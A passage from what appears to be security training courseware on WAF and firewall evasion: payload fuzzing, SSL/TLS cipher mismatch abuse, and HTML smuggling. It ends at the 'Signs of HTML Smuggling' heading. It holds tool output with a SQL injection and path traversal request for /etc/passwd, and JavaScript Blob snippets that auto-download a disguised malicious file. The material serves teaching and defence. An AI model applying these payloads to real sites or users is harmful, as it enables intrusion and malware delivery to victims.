
- **Using Fuzzing/Brute-forcing**

  In this technique, attackers test the target WAF with multiple known payloads to evade WAF. A WAF can easily detect fuzzing/brute-forcing attempts. To prevent this, attackers first send payloads to the WAF connected to their local network to identify the payloads that can be used for evasion. They then send those payloads to the target WAF for evasion. In this process, attackers use wordlists such as SecLists Fuzzing Database (*https://github.com*) and FuzzDB Attack Patterns (*https://github.com*) to perform fuzzing on the target network.

  Attackers first load the wordlist into a fuzzer to start the brute-forcing attempts. They record all the responses received for the fuzzed payloads. Now, they use random user-agents and proxy chains to evade WAF.


- **Abusing SSL/TLS ciphers**

  In some cases, the target web servers accept connections from different SSL/TLS ciphers, but the filtering firewall may not support all the ciphers supported by the server. Attackers abuse this vulnerability to bypass the WAF. First, attackers footprint the target WAF to identify the supported ciphers by reading the vendor documentation. Then, they use tools such as sslscan (*https://github.com*) to detect the ciphers supported by the web server. If the attackers identify any cipher that is supported by the web server and not supported by the WAF, they use that cipher to evade WAF and establish a connection with the target server. Attackers use tools such as abuse-ssl-bypass-waf.py (*https://github.com*) and curl (*https://curl.se*) to perform this attack.



```
[redacted]>abuse-ssl-bypass-waf.py -thread 8 -target www.[redacted].net
[+] Target: https://www.[redacted] net is alive
[+] Testing Web Server Supported SSL/TLS Ciphers ...
[+] https://www.[redacted].net Supported [19] SSL/TLS Ciphers
[+] Request-1:https://www.[redacted].net  Request-2:https://www.[redacted].net/?Lid=1008610086
[!] Response-1 length:[124448]  !=  Response-2 length:[124463]
[+] Now Request: https://www.[redacted].net/?Lid=1%27or%271%27=%271..%2F..%2F..%2Fetc%2Fpasswd
[+] Cipher:ECDHE-RSA-AES256-GCM-SHA384        Response Length: [124498]
[+] Cipher:ECDHE-RSA-AES256-SHA384            Response Length: [124498]
[+] Cipher:ECDHE-RSA-AES128-SHA256            Response Length: [124498]
[+] Cipher:ECDHE-RSA-AES128-GCM-SHA256        Response Length: [124498]
[+] Cipher:ECDHE-RSA-AES256-SHA               Response Length: [124498]
[+] Cipher:DHE-RSA-AES256-SHA                 Response Length: [124498]
[+] Cipher:ECDHE-RSA-RC4-SHA                  Response Length: [124498]
[+] Cipher:DHE-RSA-AES128-SHA                 Response Length: [124498]
[+] Cipher:RC4-SHA                            Response Length: [124498]
[+] Cipher:ECDHE-RSA-AES256-SHA               Response Length: [124498]
[+] Cipher:DHE-RSA-AES128-SHA                 Response Length: [124498]
[+] Cipher:ECDHE-RSA-AES256-SHA               Response Length: [124498]
[+] Cipher:ECDHE-RSA-RC4-SHA                  Response Length: [124498]
[+] Cipher:DHE-RSA-AES256-SHA                 Response Length: [124498]
[+] Cipher:RC4-SHA                            Response Length: [124498]
[+] Cipher:ECDHE-RSA-RC4-SHA                  Response Length: [124498]
[+] Cipher:DHE-RSA-AES256-SHA                 Response Length: [124498]
[+] Cipher:RC4-SHA                            Response Length: [124498]
[+] Cipher:DHE-RSA-AES128-SHA                 Response Length: [124498]
[-] Failed! Abusing SSL/TLS Ciphers Cannot Bypass Waf
[+] Cost: 8.575 seconds
```

Figure 12.54: Screenshot of abuse-ssl-bypass-waf.py



Bypassing Firewalls through HTML Smuggling

- HTML smuggling is a type of web attack in which an attacker injects **malicious code into HTML script** to compromise a web page
- Attackers manipulate the features of HTML5/JavaScript and stay hidden from firewalls, web proxies, and email gateways

- Attacker initiates the attack by embedding malware within a **HTML5 attachment** or web page

```
<a href="malicious.doc" download="Myfile.doc">Click</a>
```

- Attackers also perform HTML smuggling using **JavaScript**

```
var myAnchorElement = document.createElement('a'); myAnchorElement.download =
'Myfile.doc' ;
```

- Then, attackers **create URL** to lure victims into downloading the malicious file

```
var myfileUrl = window.URL.createObjectURL(fakeBlob); myAnchor.href = myfileUrl;
myAnchor.click();
```

- JavaScript hides the **blob content** to evade detection and allows connection with the malicious server

Bypassing Firewalls through HTML Smuggling

HTML smuggling is a type of web attack in which an attacker injects malicious code into a HTML script to compromise a web page. This attack allows attackers to manipulate the features of scripting codes (HTML5, JavaScript, etc.) and stay hidden from SIEM solutions, firewalls, web proxies, and email gateways. The purpose of HTML smuggling is to successfully install the malware payload on a target system when the victim accesses the malicious link sent via a phishing mail. AN attacker creates a malicious link by developing a JavaScript-based blob with a compatible MIME that is set to automatically download the malware. Once the malware is executed, it provides remote access to the attacker to launch persistent attacks.

Working of HTML Smuggling

- Attackers initiate an attack by embedding malware within a HTML5 attachment or web page. When the victim clicks on the malicious link, the specially crafted malware executes on the victim system.

  ```
  <a href="malicious.doc" download="Myfile.doc">Click</a>
  ```

- The executed malware is saved with an unsuspicious name on the device.
- Attackers also perform HTML smuggling using JavaScript, as shown below:

  ```
  var myAnchorElement = document.createElement('a');
  myAnchorElement.download = 'Myfile.doc' ;
  ```

- In this case, the malicious file is built using the **JavaScript Blob**. Here, instead of supplying a URL for the malicious file to be downloaded, the file itself can be built from the Blob.

  ```
  var fakeBlob = new Blob([myfakeFile], {type: 'octet/stream'});
  ```

- Then, attackers create a URL using the following command to lure victims into downloading the malicious file.

  ```
  var myfileUrl = window.URL.createObjectURL(fakeBlob);
  myAnchor.href = myfileUrl; myAnchor.click();
  ```

The perimeter firewall expects JavaScript and HTML traffic from the clients. The JavaScript actually hides the blob content to evade detection and allows a connection with the malicious server.

Signs of HTML Smuggling

Following are the signs of malware-smuggling HTML attachments:

